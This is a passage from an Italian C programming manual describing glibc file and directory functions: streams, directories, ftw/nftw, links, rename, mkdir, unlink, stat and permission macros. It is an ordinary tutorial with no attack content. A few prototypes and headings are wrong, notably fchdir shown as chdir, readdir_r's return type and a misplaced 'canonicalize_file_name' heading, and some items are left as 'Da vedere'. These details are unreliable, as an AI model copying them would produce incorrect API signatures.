Questa funzione chiude uno stream precedentemente aperto ritornando 0 in caso di successo o EOF in caso di errore. Poichè ogni output bufferizzato viene scritto ed ogni input bufferizzato viene letto è molto importante verificare la corretta chiusura dello stream.

18.3.6 La funzione fcloseall

Function:int fcloseall (void)

come potrete intuire questa chiamata chiude tutti gli stream aperti dal programma. Va usata soprattutto prima che il programma esca in condizione di errore. Viene restituito 0 nel caso tutti gli stream vengano chiusi correttamente, EOF altrimenti.

18.4 Posizionarsi all'interno di un file

Come già detto in introduzione in questo capitolo non tratteremo, se non in eventuali esempi, l'inserimento lo la lettura di caratteri da uno stream. Tuttavia, una volta aperto un file, prima di effettuare operazioni di lettura o di modifica, potrebbe essere necessario modificare in una certa maniera la *file position*. Per far ciò vengono messe a disposizione del programmatore diverse funzioni che andiamo ad analizzare:

18.4.1 La funzione ftell

Function: long int ftell (FILE *STREAM)

Questa funzione ritorna il valore corrente di *file position*. In caso di errore viene restituito il valore -1.

18.4.2 La funzione fseek

Function: int fseek (FILE *STREAM, long int OFFSET, int WHENCE)

Questa chiamata è utilizzata per modificare *file position*, quindi spostarsi all'interno del file associato allo stream STREAM. Il terzo parametro invece deve essere una delle seguenti macro:

- SEEK_SET:
  Rappresenta una costante intera che induce la funzione in esame a calcolare l'offset specificato a partire dall'inizio del file.
- SEEK_CUR:
  L'offset è calcolato a partire dalla *file position* corrente.
- SEEK_END:
  Come potrete intuire in questo caso l'offset è calcolato a partire dalla fine del file.

Esistono inoltre costanti equivalenti, definite nei files header `fcntl.h` e `sys/file.h`, necessarie a mantenere la compatibilità con i sistemi BSD:

- L_SET = SEEK_SET
- L_INCR = SEEK_CUR
- L_XTND = SEEK_END

void rewind (FILE *STREAM)

18.4.3 La funzione rewind

Function: void rewind (FILE *STREAM)

Posiziona la *file position* all'inizio del file.

18.5 Directories: funzioni importanti

18.5.1 La funzione getcwd

Function: char * getcwd (char *BUFFER, size_t SIZE)

Sapendo che cwd sta per current working directory, intuirete certamente che questa funzione memorizza in BUFFER la directory di lavoro corrente del processo che la chiama. SIZE invece rappresenta la dimensione del buffer. Una cosa allora ci viene in mente: BUFFER deve avere una dimensione fissa

prespecificata. Questo significa che pur dichiarando buffer grande sarà possibile ottenere un buffer overflow nel caso ci trovassimo in una directory con path assoluto piú esteso. Effettivamente è così, tuttavia è possibile dichiarare BUFFER come un puntatore a NULL e porre SIZE a 0. In questo caso verrà allocata la memoria necessaria allo storage del percorso richiesto. La funzione quindi restituisce la cwd del processo chiamante o un puntatore a NULL in caso di errore. La variabile errno può assumere i seguenti valori:

- EINVAL qualora SIZE fosse 0 ma BUFFER non sia un puntatore nullo.
- ERANGE qualora BUFFER sia troppo piccolo per ospitare il percorso corrente. Occorre quindi aumentare SIZE.
- EPERM Qualora non si abbiano i permessi necessari.

18.5.2 La funzione chdir

Function:int chdir (const char *FILENAME)

Questa funzione è utilizzata per settare la cwd al path definito da FILENAME. Il valore di ritorno in caso di successo è 0 mentre in caso di errore viene ritornato -1.

18.5.3 La funzione fchdir

Function:int chdir (int FILEDES)

Mediante questa funzione viene settata la cwd alla directory identificata dal descrittore FILEDES. Mentre il ritorno del valore 0, al solito, indica il successo, in caso di errore viene ritornato -1. In tal caso la variabile errno può assumere uno dei seguenti valori:

- EBADF qualora l'argomento passato non sia un file descriptor valido
- EACCESS nel caso in cui non si abbiano i permessi necessari in lettura per la directory specificata
- EIO qualora si verificasse un errore in operazioni di I/O
- ENOTDIR qualora il file descriptor passato non sia associato ad alcuna directory.
- EINTR Nel caso in cui la funzione venga interrotta da un segnale.

18.6 Lavorare con le directory

Prima di passare alla gestione dei files all'interno del filesystem prendiamo in considerazione come ottenere informazioni dalle directory e, eventualmente, manipolare le stesse. Le informazioni relative ad un file possono essere memorizzate all'interno di un'apposita struttura: la `struct dirent`, per la utilizzare la quale occorre includere l'apposito file header `dirent.h`. Tale struttura presenta dunque i seguenti campi:

- char d_name[]
  Semplicemente il nome del file preso in considerazione.
- ino_t d_fileno
  Serial number del file, vedremo in seguito cosa sia.
- unsigned char d_namlen
  Lunghezza del nome del file senza includere il carattere di terminazione stringa.
- unsigned char d_type
  Tipo del file preso in considerazione. Tale tipo è quindi identificato dalle seguenti costanti:

  1. DT_UNKNOWN
     File di tipo sconosciuto.
  2. DT_REG
     Regular file.
  3. DT_DIR
     Directory.
  4. DT_FIFO
     Una Pipe o un FIFO.
  5. DT_SOCK
     Un socket.
  6. DT_CHR
     Un dispositivo a caratteri (si veda ...).
  7. DT_BLK
     Un dispositivo a blocchi (si veda ...).

  Essendo anch'esse dei files anche le directory sono dotate di un'apposito stream che verrà utilizzato nelle funzioni esposte in seguito. Il tipo di tale stream è definito all'interno di `dirent.h` come `DIR`.

Invitiamo comunque caldamente ad analizzare il succiatato header sul proprio sistema in quanto, con l'evolversi del sistema, esso subisce cambiamenti.

18.7 Funzioni Importanti

18.7.1 La funzione opendir

Function: DIR * opendir (const char *DIRNAME)

Questa funzione restituisce lo stream necessario all'utilizzo della directory identificata dal nome passato come parametro. In caso di insuccesso viene restituito un puntatore nullo (null pointer) e la variabile errno assume uno dei seguenti valori:

- EACCES
  Qualora non si abbiano i permessi necessari per accedere a tale directory.

- EMFILE
  Il processo ha troppi files aperti.

- ENFILE
  Il sistema non supporta l'addizionale apertura di files.

18.7.2 La funzione readdir

Function: struct dirent * readdir (DIR *DIRSTREAM)

Questa funzione alloca staticamente una struttura di tipo `dirent` e poi ne restituisce un puntatore. In tale struttura vengono memorizzate le informazioni relative alle entry della directory (ossia ai files in essa contenuti) identificata dall'argomento eventualmente ottenuto tramite la funzione precedentemente descritta. In caso di errore viene restituito un null pointer e la variabile errno può assumere il valore EBADF nel caso in cui venga passato un'argomento non valido.

18.7.3 La funzione readdir_r

Function: struct dirent * readdir_r (DIR *DIRSTREAM, struct dirent *ENTRY, struct dirent **RESULT)

Come abbiamo avuto modo di far notare, la funzione precedente alloca la struttura necessaria alla memorizzazione delle informazioni in maniera statica. Questo significa che ulteriori chiamate alla funzione sovrascrivono la struttura stessa con i dati in essa contenuti. Un comportamento del genere può essere facilmente controllato nel caso di un programma sequenziale ma risulta di difficile controllo nella programmazione multithread.[6]. Per questo motivo è stata creata la presente funzione che è, appunto, *thread safe*. Le caratteristiche dell'entry del directory stream in questione viene memorizzato all'interno della struttura puntata dal secondo argomento e viene inoltre restituito, nel terzo argomento, un puntatore al risultato ottenuto. In caso di successo la funzione ritorna 0, in caso contrario il comportamento è uguale a quello della funzione readdir nella stessa condizione di errore.

18.7.4 La funzione closedir

Function: int closedir(DIR *DIRSTREAM)

Come potrete facilmente intuire questa funzione chiude il directory stream passato come argomento. Restituisce 0 in caso di successo e -1 altrimenti. La variabile errno assume il valore EBADF in caso di argomento non valido

18.7.5 Un piccolo esempio

Quello che segue è una versione piuttosto rozza del comando shell `ls -a`. All'esecuzione del programma si ottiene dunque la lista completa dei files presenti nella directory specificata.

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <dirent.h>
4
5 int main(void) {
6         DIR *directory;
7         struct dirent *info;
```

[6]Si veda il capitolo relativo ai Threads, ed alla programmazione Multithreading

```
8
9         directory =  opendir("/home/"); /* Directory di cui si vuol
10                                          conoscere il contenuto */
11         while(info = readdir(directory))
12                printf("Nome file: %s\n", info->d_name);
13         closedir(directory);
14         return EXIT_SUCCESS;
15 }
```

18.7.6 La funzione rewinddir

Function: void rewinddir(DIR *DIRSTREAM)

Come avete potuto notare ogni volta che viene chiamata la funzione readdir viene restituita l'entry corrente del directory stream. Una successiva chiamata restituisce l'entry successiva e così via fino ad arrivare alla fine. Qualora si volesse iniziare di nuovo la scansione completa delle entry senza per questo dover chiudere e riaprire il directory stream occorrerà utilizzare questa funzione. Dopo il suo utilizzo, un'ulteriore chiamata alla funzione readdir restituirà la prima entry del directory stream passato come argomento.

18.7.7 La funzione telldir

Function: off_t telldir(DIR *DIRSTREAM)

Questa funzione restituisce la posizione dell'entry corrente, viene utilizzata principalmente in ausilio della funzione successiva.

18.7.8 La funzione seekdir

Function: void seekdir(DIR *DIRSTREAM, off_t POS)

In poche parole setta la entry corrente alla entry identificata dalla posizione passata come secondo argomento ed ottenuta tramite la funzione precedente.

18.7.9 La funzione scandir

Function: int scandir (const char *DIR, struct dirent ***NAMELIST, int (*SELECTOR) (const struct dirent *), int (*CMP) (const void *, const void *))

Da vedere.

18.8 Alberi di directories

Le funzioni precedentemente descritte permettevano di agire sul contenuto di una directory (eventualmente altre directory) ma non di agire sull'intera gerarchia di directories qualora queste si trovassero annidate. Questa limitazione verrà ora eliminata a mezzo delle funzioni che ci prepariamo a descrivere e che necessitano del file header `ftw.h`

18.8.1 Tipi di dato

Prima di cominciare con la descrizione delle funzioni piú importanti è necessario concentrare la nostra attenzione su particolari tipi di dato definiti in `ftw.h` che verranno utilizzati nella chiamate stesse.

- __ftw_func_t
  definito come un puntatore a funzione del tipo:

  int (*) (const char *, const struct stat *, int)

  presenta come primo parametro un puntatore al nome del file, come secondo parametro un puntatore ad un oggetto di tipo "struct stat" e come terzo parametro un intero i cui possibili valori sono riportati di seguito accompagnati dal loro significato.

  - FTW_F
    Nel caso in cui il primo parametro punti ad un file normale.
  - FTW_D
    Qualora il primo parametro punti ad una directory.
  - FTW_NS
    Nel caso in cui la chiamata stat fallisca cosicché le informazioni contenute nel secondo parametro siano considerate non valide.
  - FTW_DNR
    Nel caso in cui il file sia un directory che non può essere letta.
  - FTW_SL
    Nel caso in cui il file puntato non sia che un link simbolico.

- __nftw_func_t
  definito come un puntatore a funzione del tipo:

int (*) (const char *, const struct stat *, int, struct FTW *)

presenta i primi 3 parametri uguali a __ftw_func_t anche se il terzo è stato arricchito con nuove funzionalità espresse dai seguenti valori:

- FTW_DP
  Nel caso in cui il primo parametro sia una directory e tutte le sue subdirectory siano già state visitate.
- FTW_SLN
  Nel caso in cui il file sia un link simbolico ma il file a cui punta non esiste.

L'ultimo parametro è un puntatore ad una struttura di tipo FTW (vedi sotto) che contiene ulteriori informazioni.

- struct FTW
  Riportiamo di seguito i campi di questa struttura:
  - int base
    (da vedere)
  - int level
    Nella ricerca di un file può essere necessario procedere in un'intera gerarchia di directories. Questo valore tiene traccia di quanto in profondità nell'albero si è andati. Se il file è stato trovato nella directory passata allora il suo valore è 0.

18.8.2 La funzione ftw

Function: int ftw (const char *FILENAME, __ftw_func_t FUNC, int DESCRIPTORS)

Questa funzione attraversa tutto l'albero delle directories avente come radice la directory il cui nome è passato come primo parametro. Per ogni elemento che si trova all'interno di tale albero viene chiamata la funzione passata come secondo parametro e che dovrà dunque essere opportunamente implementata dall'utente. A questa funzione verrà automaticamente passato il nome dell'elemento trovato completo di path assoluto, un puntatore ad una struttura di tipo `stat` , ed un intero che assume uno tra i valori elencati in precedenza per i puntatori a questo tipo di funzione. I link simbolici vengono seguiti. Nel caso si tentasse di applicare la funzione ftw ad un file che non è una directory allora verrà passato al puntatore a funzione posto come secondo parametro il file stesso. Il terzo parametro passato al puntatore

a funzione viene ricavato mediante la chiamata della funzione stat[7] sull'elemento in questione. La funzione puntata al secondo parametro termina con 0, nel qual caso l'analisi dell'albero procede, oppure con un valore diverso da zero producendo dunque anche la terminazione della funzione ftw con il rilascio delle risorse allocate. Il parametro DESCRIPTORS specifica quanti fd la funzione ftw potrà utilizzare nella sua esecuzione. È abbastanza evidente che maggiore è il numero di file descriptors utilizzabili maggiore sarà la velocità di esecuzione della funzione stessa.

Naturalmente,anche per una questione di risorse allocate, è buona regola settare un numero limitato e ragionevole di file descriptors utilizzabili.

Il valore di ritorno della funzione ftw è zero nel caso in cui non si verifichino errori, ossia nel caso in cui tutte le chiamate alla funzione puntata dal secondo parametro e le chiamate stat terminino con successo. Altrimenti verrà restituito -1. Nel caso in cui sia una chiamata alla funzione FUNC a fallire, qualora questa ritornasse un valore diverso da -1, ftw restituirà tale valore di ritorno.

18.8.3 La funzione nftw

Function: int nftw (const char *FILENAME, __nftw_func_t FUNC, int DESCRIPTORS, int FLAG)

Questa funzione è, per comportamento, analoga alla precedente. VI sono però delle differenze importanti: prima di tutto la funzione puntata al secondo parametro è di tipo diverso (l'abbiamo già descritta) e consente il reperimento di una maggior mole di informazioni riguardanti ogni entry dell'albero preso in considerazione. Inoltre si nota la presenza di un quarto parametro che può assumere uno dei seguenti valori con rispettivi significati:

- FTW_PHYS
  Nel caso un'elemento dell'albero sia un link simbolico esso non verrà seguito.

- FTW_MOUNT
  FUNC viene chiamata solo per gli elementi appartenenti allo stesso filesystem della dir passata alla nftw.

- FTW_CHDIR
  La CWD viene cambiata dell directory in cui FUNC viene chiamata.

[7] si veda la relativa pagina di manuale

- FTW_DEPTH
  Vengono processati tutte le directories all'interno della directory radice che viene passata, essa verrà processata per ultima.

l comportamento in uscita della funzione nftw è del tutto analogo a quello della ftw

18.9 Links

Finora abbiamo piuttosto abusato del termine albero per identificare l'organizzazione dei files (directories comprese) all'interno del filesystem. Il termine albero (tree), tuttavia, implica una sorta di collocazione gerarchica dei files nel sistema. Ebbene i links possono sovvertire comunque questa gerarchia (che comunque viene quasi sempre applicata). I sistemi Unix like , come Linux, distinguono tuttavia due tipi di links: gli *hard links* ed i *s*ymbolic links (o *soft links* che, per certi aspetti, differiscono notevolmente tra loro.

In primo luogo un'hard link da un file è semplicemente un altro nome con cui chiamare il file stesso. e non esiste assolutamente nessuna differenza tra il file originale e l'hard link. Al contrario un symbolic link è un file che funziona come un puntatore ad un file diverso, in sostanza si tratta di un file che contiene il nome del file a cui punta. Mentre i link simbolici possono riferirsi a files che non si trovano necessariamente sullo stesso filesystem, per quanto riguarda gli hard link questa possibilità è negata dalla maggior parte delle implementazioni. Tutte le funzioni che andremo a descrivere e che servono a gestire i links all'interno del file system necessitano dell'inclusione nel codice sorgente del file header `unistd.h`.

18.10 Funzioni relative agli *hard links*

18.10.1 La funzione link

Function: int link (const char *OLDNAME, const char *NEWNAME)

L'effetto di questa chiamata dovrebbe essere piuttosto intuitivo: viene creato infatti un *hard link* al file identificato dal primo parametro. Il link avrà dunque un nome specificato dall'utente secondo parametro. In caso di successo la funzione ritorna 0, altrimenti il valore ritornato è -1. La variabile errno può assumere uno dei seguenti valori:

- EACCES
  Qualora non si abbiano i permessi necessari alla creazione del link nella directory relativa.
- EEXIST
  Nel caso in cui esiste già un file avente lo stesso nome del link che si vuole creare.
- EMLINK
  Nel caso si esista già il numero massimo di links al file specificato dalla costante LINK_MAX definita in `limits.h`.
- ENOENT
  Il file al quale si vuole creare un link non esiste.
- ENOSPC
  Non c'è abbastanza spazio nella directory per poter ospitare il link.
- EPERM
  Non si hanno i permessi necessari alla creazione del link.
- EROFS
  Nel caso in cui la directory nella quale si vuole creare il link appartenga ad un file system read-only.
- EXDEV
  Qualora link e file da linkare risiedessero su due filesystem diversi.
- EIO
  Si è verificato un'errore di carattere hardware nelle operazioni di I/O relative alla creazione del link.

18.11 Funzioni relative ai *soft links*

18.11.1 La funzione symlink

Function: int symlink (const char *OLDNAME, const char *NEWNAME)

Analoga all'unica funzione descritta per gli *hard links*, una differenza consiste nel fatto che questa volta viene creato un *soft link*. Naturalmente, poiché questo tipo di links ha meno limitazioni, anche i valori che la variabile errno può assumere sono in numero minore:

- EEXIST
  Nel caso in cui esiste già un file avente lo stesso nome del link che si vuole creare.
- EROFS
  Nel caso in cui la directory nella quale si vuole creare il link appartenga ad un file sistem read-only.
- ENOSPC
  Non c'è abbastanza spazio nella directory per poter ospitare il link.
- EIO
  Si è verificato un'errore di carattere hardware nelle operazioni di I/O relative alla creazione del link.

18.11.2 La funzione readlink

Function: int readlink (const char *FILENAME, char *BUFFER, size_t SIZE)

Questa funzione legge il nome del file a cui il link punta compreso di path. della stringa risultante (non terminata dal carattere di fine linea) vengono inseriti SIZE caratteri all'interno del buffer.[8] La funzione restituisce il numero di caratteri copiati all'interno del buffer. Qualora il path in questione sia troppo lungo per essere interamente memorizzato nel buffer allora esso verrà troncato. È allora buona regola verificare che il numero di caratteri copiati (ossia il valore restituito dalla funzione) sia strettamente minore della dimensione del buffer, in quanto, se uguali, può essere avvenuta un'operazione di troncamento. Nel caso ci si accorga del troncamento allora si può procedere all'allocazione di un buffer di memoria piú grande mediante le funzioni di allocazione dinamica (si veda il Capitolo relativo).

18.11.3 La funzione canonicalize_file_name

Function: char * canonicalize_file_name (const char *NAME)

La funzione precedente restituiva un path relativo e come tale non molto esplicativo. Per ovviare a questo problema esiste la presente funzione[9] che

[8] Per questo motivo è consigliabile impostare size come `sizeof(buffer)`

[9] dovrebbe inoltre esistere una funzione molto simile alla presente: realpath(), molto più portabile e della quale vi invitiamo a leggere la pagina di manuale.

restituisce il path assoluto e lo memorizza all'interno di un blocco di memoria allocato con malloc(). Per liberare dunque la memoria allocata si avrà bisogno di free(). In caso di errore viene ritornato un puntatore nullo e la variabile errno può assumere uno dei seguenti valori.

- ENAMETOOLONG
  Qualora il path restituito sia troppo esteso ed ecceda la costante PATH_MAX.
- EACCES
  All'interno del path esiste almeno una directory non attraversabile.
- ENOENT
  Non è stato inserito passato nessun nome come parametro. Oppure almeno una delle directories nel path non esiste piú.
- ELOOP
  sono stati seguiti un numero di links che eccedono il valore indicato dalla macro MAXSYMLINKS.

18.12 Rinominare i files

Le librerie C mettono a disposizione una semplice funzione per rinominare un file all'interno del filesystem.

18.12.1 La funzione canonicalize_file_name

Function: int rename (const char *OLDNAME, const char *NEWNAME)

il prototipo di funzione appena illustrato lascia poco spazio ai dubbi, il vecchio nome del file passato come primo parametro viene soppiantato dal nuovo passato come secondo parametro. I due files devono comunque appartenere allo stesso filesystem. Potrebbe accadere che il vostro files abbia già OLDNAME e NEWNAME come nomi[10]. In questo caso non è stabilito come il sistema debba comportarsi quindi il comportamento varierà a seconda delle implementazioni. Qualora si scelga di rinominare un file con un nome già appartenente ad altri files allora questi files saranno eliminati. Nel caso in cui NEWNAME sia il nome di una directory allora la chiamata fallirà. Nel caso in cui si debba rinominare una directory se NEWNAME si riferisce già

[10] si veda la sezione relativa agli hard links

ad una directory allora questa dovrà essere vuota e verrà cancellata. Inoltre NEWNAME non dovrà identificare una sotto-directory della directory che si intende rinominare. La funzione restituisce -1 in caso di fallimento. La variabile errno assume conseguentemente uno dei seguenti valori:

- EACCES
  Non si hanno i permessi necessari all'operazione;
- EBUSY
  Esiste già un directory di nome OLDNAME o NEWNAME ed è utilizzata dal sistema in maniera tale da rendere impossibile il cambiamento del nome. Ciò avviene ad esempio quando la directory è un mountpoint di un filesystem, oppure nel caso sia ls cwd del processo in questione;
- ENOTEMPTY
  Linux ritorna questo valore nel caso in cui esista una directory non vuota di nome NEWNAME, altri sistemi ritornano EEXIST;
- EINVAL
  La directory OLDNAME contiene la directory NEWNAME;
- EISDIR
  NEWNAME è una directory ma OLDNAME non lo è;
- EMLINK
  La directory direttamente superiore a NEWNAME contiene troppi links;
- ENOENT
  OLDNAME non esiste;
- ENOSPC
  Non c'è spazio per creare un'altra entry;
- EROFS
  Il filesystem che si intende modificare è read-only;
- EXDEV
  OLDNAME e NEWNAME si trovano su due filesystem differenti.

18.13 Creazione di directories

Come da comando shell la creazione di una directory si ottiene attraverso la funzione mkdir:

18.13.1 La funzione mkdir

Function: int mkdir (const char *FILENAME, mode_t MODE)

Attraverso questa chiamata viene creata una directory vuota di nome FILENAME. Il secondo parametro specifica i permessi della directory secondo modalità che vedremo in seguito. In caso di successo la funzione ritorna 0, -1 in caso di errore. La variabile errno assume uno dei seguenti valori:

- EACCES
  non si hanno i permessi necessari alla creazione della nuova directory;
- EEXIST
  Esiste già un file di nome FILENAME;
- EMLINK
  È già stato raggiunto il massimo numero di entry nella directory madre quindi non è possibile creare altre directory figlie.
- ENOSPC
  Non c'è spazio a sufficienza per creare una nuova directory.
- EROFS
  La directory madre è su un filesystem read-only.

18.14 Cancellare i files

L'operazione di cancellazione, contrariamente a quanto si potrebbe pensare, non comporta una cancellazione del contenuto del file dal disco, semplicemente viene eliminato il riferimento a questo contenuto. Se viene cancellato un riferimento al file (identificato dal suo nome), a meno che non ne abbia altri (si veda la sezione dedicata agli *hard links*) allora viene perso il modo per accedere ai dati e questi, in seguito potranno essere accidentalmente sovrascritti. Due sono le funzioni che implementano la cancellazione di un file: unlink e remove, vediamole in dettaglio:

18.14.1 La funzione unlink

Function: int unlink (const char *FILENAME)

Questa funzione cancella il riferimento al file FILENAME, se questo file è ancora aperto allora l'operazione di cancellazione è posticipata alla sua chiusura. In caso di successo il valore ritornato è 0, -1 altrimenti:

- EACCES
  Non si hanno i permessi necessari alla cancellazione;
- EBUSY
  Nel caso in cui il file non possa essere cancellato perché utilizzato dal sistema;
- ENOENT
  Il file specificato non esiste;
- EPERM
  Alcuni filesystem (come nei sistemi GNU) unlink non può eliminare le directories. Per ovviare a questa limitazione si utilizza la funzione rmdir descritta in seguito.
- EROFS
  Il file il cui riferimento deve essere cancellato si trova su un filesystem read-only.

18.14.2 La funzione rmdir

Function: int rmdir (const char *FILENAME)

come abbiamo avuto modo di accennare in precedenza questa funzione è utilizzata per la cancellazione delle directories che devono anche non contenere alcun file o subdirectory ad eccezione di . e ..; nel caso in cui questo non sia verificato la chiamata fallisce e la variabile errno è settata ai valori ENOTEMPTY o EEXIST. In particolare i sistemi GNU utilizzano il primo valore.

18.14.3 La funzione remove

Function: int remove (const char *FILENAME)

Questa è la funzione standard ISO per la rimozione dei files.

18.15 Gli attributi dei files

La possibilità di lettura degli attributi di un files è un'opportunità molto importante messa a disposizione dalle librerie al programmatore. La memorizzazione di questi attributi avviene per mezzo di una particolare struttura dichiarata in `sys/stat.h`. vediamola in dettaglio:

18.15.1 La struttura stat

Questa struttura presenta i seguenti campi con relativo significato:

- mode_t st_mode
  Specifica tipo di file e permessi secondo le modalità che verranno discusse in sezioni successive.

- ino_t st_ino
  Specifica il numero seriale del file in modo da distinguerlo da altri files sullo stesso device.

- dev_t st_dev
  Identifica il device che contiene il file.

- nlink_t st_nlink
  Numero degli *hard links* relativi al file.

- uid_t st_uid
  User ID del proprietario del file. Se usate sistemi Unix-like dovreste sapere cosa intendiamo.

- gid_t st_gid
  group ID del file. Valgono le stesse osservazioni fatte sopra.

- off_t st_size
  Dimensioni del file in bytes. Nel caso di links allora la dimensione si riferisce al file puntato.

- time_t st_atime
  data ed ora dell'ultimo accesso al file.

- unsigned long int st_atime_usec
  Da vedere.

- time_t st_mtime
  Data dell'ultima modifica al file.

- unsigned long int st_mtime_usec
  Da vedere.

- time_t st_ctime
  Data dell'ultima modifica agli attributi del file.

- unsigned long int st_ctime_usec
  Da vedere.

- blkcnt_t st_blocks
  Quantità di blocchi (512 bytes) occupati dal file su disco.

- st_blksize
  Dimensione ottimale dei blocchi per leggere e scrivere il file.

La struttura prima descritta potrebbe tuttavia essere insufficiente per i LFS (Large File Support), per questo motivo esiste un'apposita estensione di stat chiamata stat64 di cui vi invitiamo ad analizzare il codice. Nella struttura stat avrete certamente potuto notare come vengano utilizzati dei tipi che di dato che non si conoscono, in realtà si tratta per la maggior parte delle ridefinizione di tipi standard, vediamoli piú in dettaglio:

- mode_t
  Ridefinizione di `unsigned int`;

- ino_t
  Ridefinizione di `unsigned long int`;

- dev_t
  Ridefinizione di `int`;

- nlink_t
  Ridefinizione di `unsigned short in`;

- blkcnt_t
  Ridefinizione di `unsigned long int`;

Per poter memorizzare nell'apposita struttura precedentemente descritta gli attributi di un file sono messe a disposizione del programmatore le seguenti funzioni[11]:

[11] di cui esistono corrispettive per architetture a 64 bit, si vedano le pagine di manuale relative

18.15.2 La funzione stat

Function: int stat (const char *FILENAME, struct stat *BUF)

Gli attributi del file FILENAME vengono memorizzati nella struttura puntata da BUF. In caso di successo il valore di ritorno è 0, -1 altrimenti. La variabile errno assume il valore ENOENT qualora il file non esista. Se il nome del file passato è un link allora verranno memorizzati gli attributi del file puntato dal link stesso.

18.15.3 La funzione fstat

Function: int fstat (int FILEDES, struct stat *BUF)

Questa funzione è del tutto equivalente alla precedente ma si differenzia da questa per il fatto che viene passato il file descriptor piuttosto che il nome del file. Qualora tale fd non esista allora la variabile errno assumerà il valore EBADF

18.15.4 La funzione lstat

Function: int lstat (const char *FILENAME, struct stat *BUF)

Vi sarete certo domandati come fare ad ottenere gli attributi di un link visto che la funzione stat memorizza quelli del file puntato. ebbene questo problema viene risolto mediante la funzione lstat per il resto completamente equivalente all'altra.

18.16 Utilizzare le informazioni

Se le funzioni precedentemente descritte permettevano di memorizzare gli attributi di un file all'interno di usa struttura di tipo stat non fornivano però alcuna funzionalità per poter interpretare i vari campi che, come abbiamo visto, non sono praticamente altro che numeri. Noi però dobbiamo utilizzare queste informazioni e per questo motivo esistono delle Macro, definite in `sys/stat.h`, che permettono di gestire facilmente le informazioni presenti nei campi della struttura stat:

18.16.1 La macro S_ISDIR

Macro: int S_ISDIR (mode_t M)

Questa macro restituisce un valore diverso da zero qualora il file sia una directory.

18.16.2 La macro

Macro: int S_ISCHR (mode_t M)

Questa macro ritorna un valore diverso da 0 nel caso in cui il file sia un character device.

18.16.3 La macro S_ISBLK

Macro: int S_ISBLK (mode_t M)

Viene ritornato un valore diverso da zero qualora il file sia un block device.

18.16.4 La macro S_ISREG

Macro: int S_ISREG (mode_t M)

Un valore diverso da zero è ritornato nel caso in cui il file sia un normale file.

18.16.5 La macro S_ISFIFO

Macro: int S_ISFIFO (mode_t M)

Questa macro restituisce un valore diverso da zero qualora il file sia una PIPE od una FIFO.

18.16.6 La macro S_ISLNK

Macro: int S_ISLNK (mode_t M)

Questa macro restituisce un valore diverso da zero qualora il file in questione sia un soft link.

18.16.7 La macro S_ISSOK

Macro: int S_ISSOCK (mode_t M)

Un valore diverso da 0 è restituito qualora il file sia un socket.

Accettano invece un puntatore alla struttura come argomento le seguenti macro:

18.16.8 La macro S_TYPEISMQ

Macro: int S_TYPEISMQ (struct stat *S)

Questa macro ritorna un valore diverso da zero qualora il file sia una coda di messaggi.

18.16.9 La macro S_TYPEISSEM

Macro: int S_TYPEISSEM (struct stat *S)

Questa macro ritorna un valore diverso da zero qualora il file sia un semaforo.

18.16.10 La macro S_TYPEISSHM

Macro: int S_TYPEISSHM (struct stat *S)

Questa macro ritorna un valore diverso da zero qualora il file sia un oggetto a memoria condivisa.

18.17 Questioni di sicurezza

La navigazione all'interno di un filesystem di un sistema unix-like deve sottostare a delle regole molto importanti che determinano la sicurezza del sistema e la possibilità della multiutenza. Come certo sapete ogni file presente nel file sistema presenta le seguenti caratteristiche:

1. Appartiene ad un utente del sistema[12].

2. Appartiene ad un gruppo definito nel sistema.

3. Presenta permessi di accesso (in varie modalità).

Capirete certamente che queste caratteristiche influenzano notevolmente le fun¡zionalità di un programma in quanto determinano cosa effettivamente un programma può fare con un file a partire dai permessi con i quali il programma (sarebbe più corretto parlare di "processo") viene eseguito. Il superuser, naturalmente, come qualsiasi programma che gira con i suoi privilegi può naturalmente fare ciò che vuole con ogni file presente sul filesystem, potendone infatti modificare i permessi e/o il proprietario e/o il gruppo di appartenenza. La modifica del proprietario, in C, avviene mediante le seguenti funzioni:

18.17.1 La funzione chown

Function: int chown (const char *FILENAME, uid_t OWNER, gid_t GROUP)

Questa funzione ha lo stesso nome del comando che utilizzate normalmente nella vostra shell per modificare il proprietario di un file. Essa setta il proprietario del file dal nome FILENAME a OWNER ed il suo gruppo di appartenenza a GROUP. Se l'esecuzione della funzione è portata a termine con successo viene restituito il valore 0, -1 altrimenti. La variabile errno può dunque assumere uno dei seguenti valori:

- EACCES
  Il processo non ha i permessi per accedere in una directory componente il path per arrivare al file[13].

- ENAMETOOLONG
  Il nome del path, o di un componente del path è troppo lungo.

- ENOENT
  Il file non esiste.

- ENOTDIR
  Un file presente nel path come directory in realtà non è una directory.

[12] il superuser deve essere considerato un utente a tutti gli effetti, anche se privilegiato

[13] Se infatti il file non si trova nella directory di lavoro del processo o si cambia la directory di lavoro oppure si scrive il path, assoluto o relativo, per arrivare al file

- ELOOP
  Troppi lynks simbolici da attraversare.
- EPERM
  Non si hanno i permessi necessari per effettuare il cambiamento.
- EROFS
  Il file system su cui si trova il file è read-only.

18.17.2 La funzione fchown

int fchown (int FILEDES, int OWNER, int GROUP)

Questa funzione svolge esattamente lo stesso compito della precedente, accettando tuttavia non il nome del file ma il suo file descriptor. Restituisce 0 in caso di successo, altrimenti -1. La variabile errno può dunque assumere uno tra i seguenti valori:

- EBADF
  Il filedescriptor passato non è valido.
- EINVAL
  L'fd passato si riferisce ad un socket o ad una pipe (vedasi capitoli relativi) e non ad un file regolare.
- EPERM
  Non si hanno i permessi necessari per effettuare il cambiamento.
- EROFS
  Il file è su un file system read-only.

Le informazioni relative ai permessi di un file, in una struttura di tipo stat, sono memorizzate all'interno del campo st_mode con le informazioni riguardanti il tipo di file che abbiamo già imparato a reperire. Le informazioni relative ai permessi del file vengono memorizzate nella struttura in maniera poco intuitiva, per questo motivo sono state definite nelle costanti nel file sys/stat.h. Vediamole dunque in dettaglio, tralasciando le equivalenti BSD presenti:

- S_IRUSR
  Permesso in lettura per il proprietario del file.
- S_IWUSR
  Permesso in scrittura per il proprietario del file.

- S_IXUSR
  Permesso in esecuzione per il proprietario del file.

- S_IRWXU
  Equivalente a (S_IRUSR — S_IWUSR — S_IXUSR)

- S_IRGRP
  Permesso in lettura per il gruppo proprietario del file.

- S_IWGRP
  Permesso in scrittura per il gruppo proprietario del file.

- S_IXGRP
  Permesso in esecuzione per il gruppo proprietario del file.

- S_IRWXG
  Equivalente a (S_IRGRP — S_IWGRP — S_IXGRP)

- S_IROTH
  Permesso in lettura per altri utenti.

- S_IWOTH
  Permesso in scrittura per altri utenti.

- S_IXOTH
  Permesso in esecuzione per altri utenti.

- S_IRWXO
  Equivalente a (S_IROTH — S_IWOTH — S_IXOTH)

